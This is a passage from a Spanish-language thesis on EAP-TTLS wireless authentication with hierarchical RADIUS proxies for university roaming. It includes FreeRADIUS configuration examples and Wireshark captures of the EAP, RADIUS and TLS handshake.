serán entradas de una función conocida como RSA dando como resultado la firma digital requerido por el solicitante, el certificado con los valores de identificación del usuario solicitante y el CA junto con la firma digital es conocido como el certificado digital para el servicio requerido.




Fig. 3.25 Infraestructura de clave pública

3.7 Jerarquización de los servidores RADIUS

El proceso de jerarquización de los servidores RADIUS permite a los usuarios de las instituciones acceder a una red inalámbrica de otra institución con su misma cuenta de usuario de su institución de origen.

3.7.1 Jerarquización de servidores RADIUS de nivel dos

Para lograr la conectividad entre los servidores RADIUS de cada institución, es necesario usar un servidor RADIUS de mayor jerarquía, el cual reenvié las peticiones de autenticación al servidor correspondiente de la institución del usuario.

En la Fig. 3.26 se observa el proceso de jerarquización de nivel 2 en el cuál el servidor, que hace la función de Proxy RADIUS, reenvía la petición del usuario userA@universidadA.edu.pe al servidor "RADIUS A" correspondiente al usuario de la "Universidad A".

El proceso de jerarquización de nivel dos podría ser usado en la itinerancia de usuarios en las instituciones conectadas a un mismo dominio territorial. Por ejemplo: el usuario "userA@universidadA.edu.pe" perteneciente al dominio territorial (.PE) y el usuario "userB@universidadB.edu.pe" también conectado al dominio (.PE). El usuario "userA@universidad.edu.pe" podría visitar la "universidad B" y lograr autenticarse a su red inalámbrica usando su misma cuenta de usuario. Para esto, el servidor Proxy RADIUS tendrá una lista de realms en su archivo "proxy.conf" que le permitiría redirigir las consultas de los servidores al servidor radius para las instituciones correspondientes.




Fig. 3.26 Jerarquización de servidores RADIUS y un Proxy RADIUS

Para que un servidor Proxy RADIUS reenvíe las peticiones del servidor "RADIUS B", es necesario configurar a dicho servidor como un cliente. En el ejemplo 3.3 se observa los valores que se deberían agregar al archivo clients.conf del servidor Proxy RADUS para recibir las consultas de petición del servidor "RADIUS B", y en el ejemplo 3.4, el servidor Proxy Radius redirige las peticiones de los clientes al servidor radius correspondiente al dominio del usuario. También se observa las expresiones regulares usadas para los realms, por ejemplo: "**~^(.*\\.)?UniversidadA\\.edu\\.pe$**" es una expresión regular del realm "UniversidadA.edu.pe" usada para reenviar las peticiones de consultas al servidor con el dominio indicado.

Las expresiones regulares simplifican el uso de los realms. Por ejemplo, para indicar que el realm acuerda exactamente con el dominio "UniversidadA.edu.pe" entonces es necesario terminar la expresión con un "$" al final del dominio. Cuando se quiera escribir un "." en dicha expresión, es necesario anteponer un backslash pero al ser una expresión regular de doble comillas se debe anteponer dos backslashes. Al inicio de la expresión se podría poner el carácter "~" el cual indicará el inicio de dicha expresión.

Ejemplo 3.3. Adición de un cliente RADIUS en la configuración del Proxy de nivel 2.

```
client UniversidadA {
ipaddr = <ip-address-univA>
netmask = 32
secret = <clave-secreta>
shortname = org-universidadA
}
```

Ejemplo 3.4. Adición de un realm institucional en la configuración del Proxy de nivel 2.

```
realm "~^(.*\\.)?UniversidadA\\.edu\\.pe$" {
    type = radius
    authhost = <ip-address-univA>:1812
    accthost = <ip-address-univA>:1813
    secret = <clave-secreta>
    nostrip
}
```

3.7.2 Jerarquización de servidores RADIUS de nivel tres

Para jerarquizar servidores RADIUS de nivel tres, es necesario un servidor radius de mayor jerarquía el cual deberá reenviar las peticiones de los usuarios pertenecientes a otro dominio institucional y poder autorizar su acceso hacia una red inalámbrica.

En la Fig. 3.27 se observa el proceso de jerarquización de nivel 3 en el cuál el servidor, que hace la función de Proxy RADIUS, reenvía la petición del usuario userA@universidadA.edu.pe al servidor "RADIUS A" correspondiente al usuario de la "Universidad A".

El proceso de jerarquización de nivel tres podría ser usado en la itinerancia de usuarios de las instituciones conectadas a un dominio global, por ejemplo: América Latina. Un ejemplo podría ser cuando un usuario de la "Universidad A" requiere autenticarse a una red inalámbrica de la "Universidad D" conectada al dominio institucional de otro país (PAIS-X). Cuando éste usuario reenvía la petición de acceso desde la "Universidad D" del "PAIS-X" usando su credencial de origen "userA@universidadA.edu.pe" , dicha petición es enviada al servidor "RADIUS D" el cuál redirige la consulta a un servidor de nivel 2 (Proxy RADIUS 2), éste servidor revisa en su base de datos de realms para la concordancia con el dominio "universidadA.edu.pe", al no encontrarlo vuelve reenvía la petición al servidor Proxy de nivel 3, éste servidor si encuentra concordancia en la base de datos y entonces redirige dicha consulta al servidor "Proxy RADIUS 1" correspondiente, éste último se encarga de reenviar la consulta al servidor RADIUS con dominio "universidadA.edu.pe".




Fig. 3.27 Jerarquización de servidores RADIUS y Proxies RADIUS

Para que un servidor Proxy RADIUS reenvíe las peticiones a otros servidores Proxies es necesario configurar a dicho servidor como un cliente RADIUS. En el ejemplo 3.5 se observa los parámetros de configuración para que un servidor Proxy RADUS de tercer nivel pueda recibir consultas de petición del servidor "Proxy RADIUS 2", y en el ejemplo 3.6 se redirige dicha consulta al servidor Proxy Radius correspondiente al dominio territorial de la institución. También se observa las expresiones regulares usadas para los realms, por ejemplo: **"~^(.*\\.)?.pe$"** es una expresión regular del realm ".pe" usada para reenviar todas las consultas con dominio territorial ".pe".

Ejemplo 3.5 Adición de un cliente RADIUS en la configuración del Proxy de nivel 3

```
client org-Pe {
ipaddr=<ip-address-Proxy-PE>
secret = <clave-secreta>
shortname = org-Pe
}
```

Ejemplo 3.6 Adición de un realm institucional en la configuración del Proxy de nivel 3

```
realm "~^(.*\\.)?pe$" {
    type = radius
    authhost = <ip-address-Proxy-PE>:1812
    accthost = <ip-address-Proxy-PE>:1813
    secret = <clave-secreta>
    nostrip
}
```

3.8 Proceso de seguridad

En el planteamiento de la tesis, se propone una solución al problema de ingeniería en el cual el protocolo de autenticación EAP-TTLS proporciona mecanismos de seguridad que permiten el acceso seguro y transparente de los usuarios a una red inalámbrica.

Éste método solamente requiere de una autenticación por usuario-contraseña y para una mayor seguridad se podría adjuntar el certificado digital emitido por la autoridad certificadora.

Proceso de seguridad EAP-TTLS

El proceso de autenticación EAP-TTLS empieza cuando un suplicante envía un mensaje de inicio al Autenticador del tipo "EAPOL Start" solicitando el inicio del intercambio de paquetes EAP. En la Fig. 3.28 se observa el inicio del proceso de autenticación 802.1X. EAP a la vez es un campo del paquete 802.1X como se muestra en la Fig. 3.30.




Fig. 3.28 Captura de la trama EAPOL en 802.1X

Luego de que el suplicante inicie el proceso "EAP-Start" (1), el Autenticador solicita el envió de su identidad mediante el paquete "EAP-Request Identity" (2), el suplicante envía sus credenciales de su cuenta (jquinto@uni.edu.pe) al Autenticador mediante "EAP-Response Identity" (3) y éste último encapsula la respuesta del paquete EAP dentro de un paquete "Access-Request RADIUS" para enviarla al servidor de autenticación RADIUS. (4). En la Fig. 3.29 se observa con mayor detalle el inicio del proceso de autenticación 802.1X.




Fig. 3.29 Inicio de un proceso de autenticación 802.1X / EAP

En las Fig. 3.30, Fig. 3.31 y Fig. 3.32 se observa las capturas de los paquetes de inicio EAP mediante un analizador de protocolos wireshark.

```
    1 0.000000   Cisco_6f:af:70     GemtekTe_73:f2:24  EAP      60 Request, Identity [RFC3748]
    2 0.044039   GemtekTe_73:f2:24  Cisco_6f:af:70     EAP      60 Response, Identity [RFC3748]
⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
⊞ Ethernet II, Src: Cisco_6f:af:70 (00:26:0a:6f:af:70), Dst: GemtekTe_73:f2:24 (00:14:a5:73:f2:24)
⊟ 802.1X Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 42
  ⊟ Extensible Authentication Protocol
      Code: Request (1)
      Id: 1
      Length: 42
      Type: Identity [RFC3748] (1)
      Identity (37 bytes): \000networkid=TEST-UNI,nasid=ap,portid=0
```

Fig. 3.30 Captura del paquete EAP-Request desde un suplicante

```
    2 0.044039   GemtekTe_73:f2:24  Cisco_6f:af:70     EAP      60 Response, Identity
⊞ Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
⊞ Ethernet II, Src: GemtekTe_73:f2:24 (00:14:a5:73:f2:24), Dst: Cisco_6f:af:70 (00:26:0a
⊟ 802.1X Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 23
  ⊟ Extensible Authentication Protocol
      Code: Response (2)
      Id: 1
      Length: 23
      Type: Identity [RFC3748] (1)
      Identity (18 bytes): jquinto@uni.edu.pe
```

Fig. 3.31 Captura del paquete EAP-Response desde un suplicante

```
⊟ Radius Protocol
    Code: Access-Request (1)
    Packet identifier: 0x15 (21)
    Length: 155
    Authenticator: 4d2e5c0d76d16bc0f3089bc3b64ed9e5
  ⊟ Attribute Value Pairs
    ⊞ AVP: l=20 t=User-Name(1): jquinto@uni.edu.pe
    ⊞ AVP: l=6  t=Framed-MTU(12): 1400
    ⊞ AVP: l=16  t=Called-Station-Id(30): 0026.0a6f.af70
    ⊞ AVP: l=16  t=Calling-Station-Id(31): 0014.a573.f224
    ⊞ AVP: l=6  t=Service-Type(6): Login(1)
    ⊞ AVP: l=18  t=Message-Authenticator(80): 4d2a36574f1acc561969d48a72104089
    ⊞ AVP: l=25  t=EAP-Message(79) Last Segment[1]
    ⊞ AVP: l=6  t=NAS-Port-Type(61): Wireless-802.11(19)
    ⊞ AVP: l=6  t=NAS-Port(5): 1924
    ⊞ AVP: l=6  t=NAS-Port-Id(87): 1924
```

Fig. 3.32 Captura del paquete Access-Request desde un servidor RADIUS

El servidor RADIUS responde a la consulta del Autenticador enviando un mensaje "Access-Challenge RADIUS" avisando del inicio de EAP-TTLS (5), luego el Autenticador desencapsula dicho paquete y reenvía dicho mensaje "EAP-TTLS Request" al suplicante (6). Este último responde con un mensaje "Cliente Hello" informando al Autenticador la versión del protocolo de autenticación, los algoritmos que soporta y un valor random (7), éste último mensaje es encapsulado dentro de un paquete RADIUS y es enviado por el Autenticador al servidor de autenticación (8). En la Fig. 3.33 se observa con mayor detalle el inicio del proceso de autenticación EAP-TTLS.




Fig. 3.33 Inicio del proceso de autenticación EAP-TTLS

En las Fig. 3.34 se observa la captura del paquete "Access-Challenge" por el servidor RADIUS, el cual se envía un mensaje de desafío al Autenticador requiriendo el inicio del método EAP-TTLS.




Fig. 3.34 Envío de un mensaje de desafío para iniciar EAP-TTLS

En la Fig. 3.35 se observa al Autenticador solicitando al suplicante el inicio de EAP-TTLS.




Fig. 3.35 Solicitud recibida por un suplicante para dar inicio a EAP-TTLS

En la Fig. 3.36 se observa al suplicante enviando un mensaje "Cliente Hello" al Autenticador, dicho mensaje contiene los requerimientos por parte del usuario.




Fig. 3.36 El suplicante envía un paquete "Cliente Hello"

En las figuras Fig. 3.37, Fig. 3.38 y Fig. 3.39 se observa con mayor detalle las características del mensaje "Cliente Hello", en el cuál se observa la versión del protocolo TTLS, el envío de un valor random y los algoritmos soportados por el suplicante.




Fig. 3.37 Versión TTLS soportada




Fig. 3.38 Valor random desde un suplicante

```
▼ Cipher Suites (24 suites)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
    Cipher Suite: TLS_DHE_DSS_WITH_AES_256_CBC_SHA (0x0038)
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
    Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
    Cipher Suite: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA (0x0013)
    Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
    Cipher Suite: TLS_DHE_DSS_WITH_AES_128_CBC_SHA (0x0032)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
```

Fig. 3.39 Algoritmos soportados por un suplicante

En la Fig. 3.40 se observa la respuesta por parte del servidor de autenticación aceptando los requerimientos del usuario (9). Este paquete incluye la versión del protocolo TLS 1.0, un conjunto de algoritmos de cifrado que soporta el suplicante, un valor random y su certificado digital firmado por una autoridad certificadora. Luego el suplicante valida el certificado adjunto del servidor RADIUS obteniendo la clave pública de la autoridad emisora del certificado y la clave pública del servidor RADIUS (10).




Fig. 3.40 Intercambio de algoritmos y validación del certificado RADIUS

En las figuras Fig. 3.41, Fig. 3.42 y Fig. 3.43 se observan a más detalle el conjunto de algoritmos validados por el servidor RADIUS y la versión del protocolo TLS a usarse,

también se puede observar la estructura del valor del random y el paquete "Server Hello" enviando por el servidor RADIUS en respuesta al paquete "Client Hello".

```
⊟ Secure Sockets Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 42
    ⊟ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 38
        Version: TLS 1.0 (0x0301)
      ⊞ Random
        Session ID Length: 0
        Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
        Compression Method: null (0)
```

Fig. 3.41 Estructura del paquete "Server Hello"

```
▽ Random
    gmt_unix_time: Mar  1, 2012 12:17:34.000000000 PET
    random_bytes: 24008ce400d2430a821cf63416bb579cbae9d84854f8c8c9...
```

Fig. 3.42 Estructura del valor aleatorio random

```
7 0.286182  Cisco_6f:af:70   Gemtekte_73:f2:24  TLSv1  1042 Server Hello, Certificate, Server Key Exchange
⊟ Secure Sockets Layer
  ⊞ TLSv1 Record Layer: Handshake Protocol: Server Hello
  ⊞ TLSv1 Record Layer: Handshake Protocol: Certificate
  ⊞ TLSv1 Record Layer: Handshake Protocol: Server Key Exchange
  ⊞ TLSv1 Record Layer: Handshake Protocol: Server Hello Done
```

Fig. 3.43 Estructura interna del paquete SSL

